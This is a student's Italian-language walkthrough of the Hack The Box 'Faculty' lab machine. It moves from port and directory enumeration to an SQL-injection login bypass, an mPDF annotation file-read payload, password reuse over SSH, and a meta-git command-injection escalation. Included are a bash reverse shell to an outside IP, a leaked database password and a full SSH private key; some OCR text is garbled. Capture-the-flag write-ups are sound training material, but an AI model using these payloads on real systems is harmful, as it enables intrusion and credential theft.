# Report VDSI - Andrea Pepe (m. 0315903) - HTB Faculty

### Foothold

### port scanning

```
$ sudo nmap -sS 10.10.11.169
[sudo] password di andrea:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 17:15 CEST
Nmap scan report for 10.10.11.169
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```


Anche effettuando uno scanning su tutte le port tcp (con il flag **-p-**), le uniche aperte sono la 22 e la 80, già individuate.

Eseguendo lo scan delle due porte con i flag per l'esecuzione degli script di default e version detection abilitati, si individua il nome di dominio del web server, ovvero **faculty.htb**, che inseriremo nel file /etc/hosts:

```
$ sudo nmap -sC -sV 10.10.11.169 -p22,80
[sudo] password di andrea:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 17:17 CEST
Nmap scan report for 10.10.11.169
Host is up (0.065s latency).
P0RT
      STATE SERVICE VERSION
22/tcp open ssh
                  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
    3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
    256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
|_ 256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
                   nginx 1.18.0 (Ubuntu)
80/tcp open http
|_http-title: Did not follow redirect to http://faculty.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

#### Web service

La pagina web che viene aperta (**login.php**) richiede l'inserimento di un ID, molto probabilmente la matricola, ma non sembra essere vulnerabile ad SQL injection.



Proviamo dunque a fare sia enumerazione dei virtual hosts che enumerazioni dei file per vedere se è esposta qualche risorsa interessante.

#### Virtual host enumeration

```
$ gobuster vhost -u http://faculty.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
2>/dev/null
______
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
            http://faculty.htb
[+] Method:
            GET
[+] Threads:
            10
            /usr/share/seclists/Discovery/DNS/subdomains-top1million-
[+] Wordlist:
110000.txt
[+] User Agent:
            gobuster/3.1.0
[+] Timeout:
            10s
______
2022/07/15 10:29:50 Starting gobuster in VHOST enumeration mode
______
```

Non sembra essere presente alcun virtual host.


### File enumeration

```
$ gobuster dir -u http://faculty.htb -w
/usr/share/wordlists/dirb/common.txt -x php, java, py, txt, html
______
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                    http://faculty.htb
[+] Method:
                    GET
[+] Threads:
                    /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes:
                    404
[+] User Agent:
                    gobuster/3.1.0
[+] Extensions:
                    txt, html, php, java, py
[+] Timeout:
                    10s
______
2022/07/15 10:30:04 Starting gobuster in directory enumeration mode
______
               (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/]
/header.php
              (Status: 200) [Size: 2871]
/index.php
               (Status: 302) [Size: 12193] [--> login.php]
               (Status: 302) [Size: 12193] [--> login.php]
/index.php
               (Status: 200) [Size: 4860]
/login.php
               (Status: 500) [Size: 0]
/test.php
______
2022/07/15 10:32:20 Finished
______
```

Tra le risorse trovate sembra essere interessante la cartella *l*admin. Nonostante venga restituito un codice HTTP 301, è possibile che sia esposta qualche altra risorsa al suo interno a cui si ha accesso. Proviamo dunque ad enumerare tale cartella:

```
[+] Threads:
                        /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes:
                        404
                        gobuster/3.1.0
[+] User Agent:
[+] Extensions:
                        html, php, java, py, txt
[+] Timeout:
                        10s
______
2022/07/15 10:35:04 Starting gobuster in directory enumeration mode
______
                  (Status: 200) [Size: 0]
/ajax.php
                  (Status: 200) [Size: 0]
/article.txt
/assets
                  (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/assets/]
/courses.php
                  (Status: 200) [Size: 9214]
/database
                  (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/database/]
/db_connect.php
                  (Status: 200) [Size: 0]
/download.php
                  (Status: 200) [Size: 17]
                  (Status: 500) [Size: 1193]
/events.php
/faculty.php
                  (Status: 200) [Size: 8532]
                  (Status: 200) [Size: 2691]
/header.php
                  (Status: 200) [Size: 2995]
/home.php
/index.php
                  (Status: 302) [Size: 13897] [--> login.php]
/index.php
                  (Status: 302) [Size: 13897] [--> login.php]
/login.php
                  (Status: 200) [Size: 5618]
/readme.txt
                  (Status: 200) [Size: 0]
/schedule.php
                  (Status: 200) [Size: 5553]
                  (Status: 200) [Size: 1593]
/users.php
______
2022/07/15 10:37:20 Finished
______
```


Ci sono diverse risorse accessibili. Un file interessante sembra essere **db\_connect.php** che è molto probabile che contenga delle credenziali di accesso ad un database, magari sfruttabili anche in diverse situazioni. Tuttavia, accedendo da browser alla cartella /admin, si viene ridirezionati sulla risorsa /admin/login.php, che stavolta presenta un form HTTP in cui sono richiesti username e password per l'accesso:



Questa volta sembra essereci vulnerabilità ad SQL injection e, infatti, si riesce ad effettuare il login utilizzando come username il seguente payload:

```
' or 1=1 #
```

Ci si trova davanti alla seguente pagina web:



Come prima cosa, si nota subito che nello URL c'è un parametro *page*, come mostrato nella seguente figura, e si prova a vedere se espone una vulnerabilità di tipo LFI (Local File Inclusion).

### faculty.htb/admin/index.php?page=courses

Si nota che il nome della risorsa non prevede l'estensione (e.g. *courses* piuttosto che *courses.php*), quindi si deduce che al nome della risorsa specificata verrà appesa successivamente la stringa ".php".

Provando con il seguente payload non si ottiene nulla:


```
http://faculty.htb/admin/index.php?
page=../../../../../../etc/passwd%00
```

Proviamo ad ottenere il codice php di una delle risorse esposte dal web server utilizzando i Wrappers PHP:

```
http://faculty.htb/admin/index.php?page=php://filter/convert.base64-encode/resource=courses
```

Neanche in questo modo si ottiene alcun risultato utile. Non sembra essere vulnerabile a LFI, almeno per quanto testato fin'ora.


Esploriamo meglio il sito web e notiamo che, ad esempio, nella sezione *courses* ci sono dei form per aggiungere un corso con una descrizione e un bottone per effettuare un download dei corsi presenti in pdf.



Vedendo il sorgente della pagina, per effettuare il download, viene fatta una richiesta (POST) alla risorsa **download.php** passando come dati il valore di un campo HTML hidden, nominato "pdf". Tale valore è una stringa base64-encoded.

```
<input type="hidden" id="pdf" value="JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmEl</pre>
</div>
<style>
        vertical-align: middle !important;
    }
</style>
<script>
    $('#download-pdf').click(function(e) {
        e.preventDefault()
        console.log("Generating PDF...");
        start load()
        $.ajax({
            url:'download.php'
            data: "pdf=" + $('#pdf').val(),
cache: false,
            contentType: false,
            processData: false
            contentType: 'application/x-www-form-urlencoded; charset=UTF-8',
            method: 'POST',
            type: 'POST'
            success:function(resp){
                     end load();
                     if (resp.includes("OK")) {
                         alert_toast("Data successfully generated", 'success')
                         setTimeout(function(){
                             window.open("../mpdf/tmp/" + resp, '_blank');
                         },1500)
                     } else {
                         alert toast("Error generating pdf", 'danger')
            1.
            error: function (err) {
                end_load();
                alert toast("Error generating pdf", 'danger')
       })
    }):
```

Proviamo a fare il decoding della stringa utilizzando cyberchef; il decoding da base 64 produce una stringa che è URL encoded per ben due volte. Effettuando anche gli altri due decoding necessari, viene fuori una stringa contenente dell'html:



```
center"><b>Information Technology</b><small>
    <b>IT</b></small>class="text-center">22class="text-center">22class="text-center">2class="text-center">2class="text-center">3class="text-center">3class="text-center">4class="text-center">5<b>BSIS</b>class="text-center">5<b>BSIS</b>class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">46class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-center">4class="text-cen
```

Generando il pdf, si vede che è esattamente uguale a quanto descritto dalla stringa html trovata:

# faculty.htb

# **Courses**

4 BSED

# Course Description

1 Information Technology IT

2 BSCS Bachelor of Science in Computer Science


3 BSIS Bachelor of Science in Information Systems

Potrebbe essere probabile che durante la generazione del pdf e quindi del parsing dell'html, possa essere eseguito del javascript che è al suo interno. Proviamo a vedere se c'è una vulnerabilità di tipo XSS, inserendo un nuovo corso con descrizione:

Bachelor in Secondary Education

```
<script>alert(1);</script>
```

In effetti, lo è:



Tuttavia, generando il pdf, l'alert non viene lanciato.

Proviamo a mettere un payload html nella descrizione del corso e vediamo se viene effettivamente processato dal pdf generator:

<h1>Process me</h1>

# faculty.htb

# **Courses**


#	Course	Description
1	Information Technology	IT
2	BSCS	<b>Bachelor of Science in Computer Science</b>
3	BSIS	<b>Bachelor of Science in Information Systems</b>
4	BSED	<b>Bachelor in Secondary Education</b>
5	mycourse	Process me

Effettivamente, viene processato. Potremmo iniettare del codice html e provare in qualche modo a caricare un file locale al server, così da ottenere una esfiltrazione di dati. Facendo delle prove di download dei pdf generati e analizzando le risposte con BurpSuite, si scopre che è utilizzato **mpdf v0.6.0** per la realizzazione dei pdf. Cercando sulla documentazione, si vede come mpdf ammetta dei tag speciali per l'html. Dopo diverse ricerche in rete, si trova una vulnerabilità di tipo LFI utilizzando il tag **<annotation>**. (link1: https://medium.com/@jonathanbouman/local-file-inclusion-at-ikea-com-e695ed64d82f, link2:https://github.com/mpdf/issues/356 ).

Si prova a sfruttarla inserendo il seguente payload (poi cifrato con base64) come campo dell'attributo **pdf** della POST HTTP alla risorsa **download.php**.

```
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph"
title="Attached File: /etc/passwd" pos-x="195" />
```

In questo modo, scricando il file pdf, appare una icona gialla su cui, cliccandoci, viene aperto il contenuto del file **/etc/passwd** 



Il file ottenuto ha il seguente contenuto, da cui possiamo vedere gli utenti presenti nel sistema:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Proviamo a leggere il file db connect.php per recuperare delle eventuali credenziali:

```
<annotation file="../admin/db_connect.php"
content="../admin/db_connect.php" icon="Graph" title="Attached File:
/etc/passwd" pos-x="195" />
```

Si ottiene il seguente file php:

```
<?php
$conn= new
mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or
die("Could not connect to mysql".mysqli_error($con));</pre>
```

Proviamo a connetterci tramite ssh con i due utenti **developer** e **gbyolo** usando la password **Co.met06aci.dly53ro.per**.

Si riesce a loggarsi come utente gbyolo!

```
ssh gbyolo@faculty.htb
```

```
gbyolo@faculty:~$ whoami
gbyolo
gbyolo@faculty:~$
```

# Privilege escalation

### gbyolo

Avendo la password, per prima cosa si prova ad eseguire il comando **sudo -I**, per vedere se è possibile eseguire dei comandi o dei programmi come altri utenti. In effetti, è possibile:

```
gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

Cercando in rete, è stata trovata una vulnerabilità di tipo RCE per il comando **meta-git** (link). La si prova a sfruttare per eseguire il cat della chiave ssh dell'utente **developer** nel seguente modo.

```
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone
"x||cat /home/developer/.ssh/id_rsa"
```

Di fatto, il clone del repository va in errore poiché il repository *x* chiaramente non esiste. Tuttavia, l'input viene interpretato come un comando e quindi, andando in errore, viene eseguito il cat della chiave ssh su cui si hanno permessi di lettura eseguendo con **sudo -u developer**, come visibile nel seguente screenshot:

```
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone "x||bash -c 'bash -i >8
meta git cloning into 'x||bash -c 'bash -i >8 /dev/tcp/10.10.16.44/4444 0>61'' at 4444 0>61'
 444 0>81':
4444 0>51':

/bin/sh: 1: Syntax error: Unterminated quoted string

/4444 0>51': command 'git clone x||bash -c 'bash -i >6 /dev/tcp/10.10.16.44/4444 0>51' 4444 0>51' exited with error: Error: Command failed: git clone x||bash -c 'bash -i >6 /dev/tcp/10.10.16.44/4444 0>51' 4444 0>51'

(node:90950) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/4444 0>51'

at process.chdir (internal/process/main_thread_only.js:31:12)

at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
     at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
     at process._tickCallback (internal/process/next_tick.js:68:7)
     at Function.Module.runMain (internal/modules/cjs/loader.js:834:11) at startup (internal/bootstrap/node.js:283:19)
      at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:90950) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an
async function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 2)
(node:90950) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that ar
e not handled will terminate the Node.js process with a non-zero exit code.
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone "x||cat /home/developer/.ssh/id_rsa
meta git cloning into 'x||cat /home/developer/.ssh/id_rsa' at id_rsa
fatal: destination path 'x' already exists and is not an empty directory.
     -BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAWEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmS05Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsW0giRHMgcJzcWX
OGeIJbtcdp2aB0jZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsw9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
EAAAGBAMQwIKx3A9i0FN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkv03ccsIs2dIQ7Mx8p
  mwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJ0iN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFf0LffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJ0y0AdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
JODIAGNIZLGUNIAGUMINY YOTKYY-YOTKINIYARIALTHUNIALYSAGSIONASIJYWAACUMAYNAOU

MEGHILAIWTM/USMO9JNTX/UEOKNKQ4r5AUNVEMYQQTdEZtwMk2G4V029ODQztJ07aCDCiEV

HX9U9AGHNYDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQoZw8JRC1RpI/uTECivtmkp4

ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5

N/NVWYYOIZPQgXKUlTzYj984plSl2+k9Tca27aahZOSLUCeZqq71aXyfKPGWOITp5dAQAA
AMEAl5stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4Glxm204Dedr0D4c/Aw7YZFZLYDlL2KUk6o
0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
pMMKNYMMYDErB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJSCs
Qtc2vyQ0Ea0pEad9RvTiMNiAKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
1U/ZPaHkmi/VKlO3jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1L0xwkY3T5oJi/yLt
ercex4AFaAjZD7sjX9vDqX8atR8M1VXOy3aQ0HGYG2FF7vEFwYdNPfGqFLxLvAczzXHBud
QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
jrzHFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLol4lHhpWL30or8064fjhXGjhY4g
blDouPQFIwCaRbSWLnKvKCwaPaZzocdhlr5wRXwRq8V1VPmsxX8087y9Ro5guymsdPprXF
LETXujOl8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
 YEeVKoox5zK4lPYIAgGJvhUTzSuu0tS809bGnTBTqUAq21NF59XVHDlX0ZAkCfnTW4IE7j
9u1fIdwzi56TWNhQAAABFkZXZlbG9wZXJAZmFjdWx0eQ==
    --- END OPENSSH PRIVATE KEY--
cat: id_rsa: No such file or directory
id_rsa: command 'git clone x||cat /home/developer/.ssh/id_rsa id_rsa' exited with error: Error: Command failed: git clone x||cat
/home/developer/.ssh/id_rsa id_rsa
(node:91016) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/id_rsa'
     at process.chdir (internal/process/main_thread_only.js:31:12)
at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
     at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
     at process._tickCallback (internal/process/next_tick.js:68:7)
     at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
     at startup (internal/bootstrap/node.js:283:19)
at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:91016) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an
async function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 2) (node:91016) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that ar e not handled will terminate the Node.js process with a non-zero exit code.
```

Per completezza, si riporta la chiave ssh anche in formato testuale, per una migliore leggibilità:

```
----BEGIN OPENSSH PRIVATE KEY----
```

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn NhAAAAAWEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmS05Us2S87dxyw izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsW0giRHMgcJzcWX

